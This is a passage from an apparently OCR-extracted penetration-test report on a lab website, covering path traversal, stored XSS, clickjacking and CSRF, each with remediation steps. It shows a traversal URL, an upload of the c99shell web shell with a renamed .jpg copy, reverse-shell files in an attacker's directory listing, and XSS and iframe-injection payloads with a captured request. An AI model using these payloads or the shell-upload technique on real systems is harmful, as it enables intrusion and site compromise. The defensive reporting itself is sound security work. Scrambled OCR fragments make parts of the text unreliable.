
A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with “dot-dot-slash (../)” sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files. It should be noted that access to files is limited by system operational access control (such as in the case of locked or in-use files on the Microsoft Windows operating system). Stored XSS is a type of attack involves injecting malicious script directly into a vulnerable web application. Attack involves reflecting this malicious script through the web application and running it in the user's browser. All files are uploaded to "KUcN8XF6gbxjc3auZP8hmj9QPnjexgCvsUG3WsLzquJvXUPvU9GPfdPg3MjM82wvGYvTxyxaPeTaS45raKszZkKXjCgVWSDcFRKpa9CfsrPVRV2DgN27ZJJ8fYM9MxEY "


Proof of Concept:







Add Screenshot
Browse... No file selected.
Thank you! our Team will contact you as soon as they can!
Success
Submit



10.0.1.30/Admin.php?Email=danielg%40technation.com&Password=&page=../../../../var/www/html/support.php
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Deals
Admin Panel
TechNation
News
Reviews
Deals
Admin Panel
You Don't Know? Press "Other"
Write Your Problem
Add Screenshot
Browse... No file selected.
Thank you! our Team will contact you as soon as they can!
move_uploaded_file($file_tmp,"KUcN8XF6gbxjc3auZP8hmj9QPnjexgCvsUG3WsLzquJvXUPvU9GPfdPg3MjM82wvGYvTxyxaPeTaS45raKszZkkXjCgVWSDcFRKpa9CfsrPVRV2DgN27ZJJ8fYM9MxEY/",
$file_name); echo "Success"; }else{ echo $errors; } }} ?>
Submit



TechNation
tml/KUcN8XF6gbxjc3auZP8hmj9QPnjexgCvsUG3WsLzquJvXUPvU9GPfdPg3MjM82wvGYvTxyxaPeTaS45raKszZkkXjCgVWSDcFRKpa9CfsrPVRV2DgN27ZJJ8fYM9MxEY/reverse3.txt
Burp Suite Community Edition — http://10.0.1.29
TechNation — http://10.0.1.30
Burp Suite Community Edition — http://burpsuite/show/1/relr48ts9ph1qvZ2g8o2ry59sz3q0q1f
Directory listing for / — http://10.0.1.28:8000
GitHub - zaproxy/zaproxy: The ZAP by Checkmarx Core project — github.com/zaproxy/zaproxy
This time, search with:
Profile
Write a post
Site Admin


Add Screenshot
Browse... c99shell.php
Submit




```
┌──(kali㉿kali)-[~/Downloads]
└─$ la -la
total 520
drwxr-xr-x  2 kali kali   4096 Jan  7 13:59 .
drwx------ 20 kali kali   4096 Jan  7 13:34 ..
-rw-rw-r--  1 kali kali 231163 Jan  7 12:54 c99shell.php
-rw-rw-r--  1 kali kali 231163 Jan  7 13:59 c99shell.php.jpg
-rw-rw-r--  1 kali kali    748 Jan  6 12:05 mails.txt
-rw-rw-r--  1 kali kali  11093 Jan  6 13:58 passwords.txt
-rw-------  1 kali kali  24576 Jan  6 12:16 .password.txt.swp
-rw-rw-r--  1 kali kali   5488 Jan  7 13:50 reverse2.txt
-rw-rw-r--  1 kali kali   5488 Jan  7 13:53 reverse3.txt
```





Remediation Steps:

- User Input Validation, don't allow user input of paths directly. Always filter input. Remove or reject sequences like ../, ..\\ and other potential manipulations. Use whitelist instead of blacklist – allow only defined, safe paths.
- Set proper file permissions, make sure the app is running with the minimum permissions required to run. Don't allow users to access sensitive files.
- Logging and Monitoring, monitor application logs for suspicious requests (e.g., those containing ../). Use real-time anomaly detection tools.

8.4. XSS: Cross-site-scripting


Rating: High


Description:


Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. I was able to inject malicious code and generate an alert in Deals and Reviews. Malcious code:

<script>alert(”XSS vulnerability!!!”);</script>

Proof of Concept:







Remediation Steps:

- Input and output sanitization: Validating and filtering all input to remove potentially malicious code or scripts.
- Safe coding practices:Using the latest versions of web frameworks and libraries.
- Avoiding inserting user-provided data directly into dynamic HTML content.Secure cookie management: Using HTTP-only cookies to prevent session hijacking attacks.
- Regular security testing and updates:Running tests to identify and eliminate new XSS vulnerabilities.

8.5. Clickjacking

Rating: High


Description:


Clickjacking, also known as a “UI redress attack”, is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is “hijacking” clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.


Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker. I was able to inject simple frames to Reviews and Deals. Usually when is XSS vulnerabilitiy we can put frames as well. Malcious code looks like this:


```
<script>
var iframe = document.createElement('iframe');
iframe.src = 'http://10.0.1.30/index.php';
iframe.width = '600';
iframe.height = '400';
document.body.appendChild(iframe);
</script>
```

Proof of Concept:




TechNation
Not secure
10.0.1.30/Deals.php
TechNation
A Technology blog about everything that is new .
TechNation
News
Reviews
Deals
Admin Panel
Well done! You Just Payed 500 Dollars! Thanks and have fun!.
TechNation
A Technology blog about everything that is new .
News
Reviews
TechNation


Request
Pretty
Raw
Hex
POST /Reviews.php HTTP/1.1
Host: 10.0.1.30
Content-Length: 209
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.0.1.30
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.0.1.30/Reviews.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
text=1&score=<script>
var iframe = document.createElement('iframe');
iframe.src = 'http://10.0.1.30/index.php';
iframe.width = '600';
iframe.height = '400';
document.body.appendChild(iframe);
</script>
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Date: Sat, 11 Jan 2025 13:43:54 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 5243
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<html>
<head>
<title>
TechNation
</title>
<link rel="stylesheet" href="css/style.css">
<link rel="stylesheet" href="css/bootswatch.css">
<script>
function Click(){
var text = " \
\<div class=\"form-group\" style=\"width:95%\">\
\<label for=\"exampleInputPassword1\">Please Write Us the Reason You Feel Like That</label>\
\<textarea name=\"text\"class=\"form-control\" id=\"exampleTextarea\" rows=\"5\" spellcheck=\"false\"></textarea>\


TechNation
Not secure
10.0.1.30/Reviews.php
TechNation
News
Reviews
Deals
Admin Panel
You've put the score of and we are really appreciate your honesty, please enjoy your visit!
TechNation
A Technology blog about everything that is new .
News
Reviews
TechNation

Remediation Steps:

- Set the X-Frame-Options HTTP header to one of the following values:
- ✓ DENY: Forbids embedding the page in frames (iframes).
- ✓ SAMEORIGIN: Allows embedding only from the same domain.
- ✓ ALLOW-FROM <URL>: Allows embedding only from the specified URL (older browsers).
- Set the frame-ancestors directive in the CSP header:
- ✓ Content-Security-Policy: frame-ancestors 'none'; — prohibits embedding.
- ✓ Content-Security-Policy: frame-ancestors 'self'; — allows embedding only from the same domain.
- If embedding in an iframe is not required, add a sandbox header or attribute to HTML:
- Validate window.top against window.self to ensure that the page is not embedded in an unauthorized frame:
- For key elements such as transaction buttons, implement additional verification mechanisms, such as a confirmation prompt.
- Test your application for clickjacking using tools such as:
- ✓ Burp Suite
- ✓ OWASP ZAP
- ✓ Pentest to identify potential vulnerabilities.
- Use modern web frameworks that implement clickjacking protections by default (e.g. Spring Security in Java).

8.6. Cross-Site Request Forgery (CSFR)


Rating: High

Description: Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

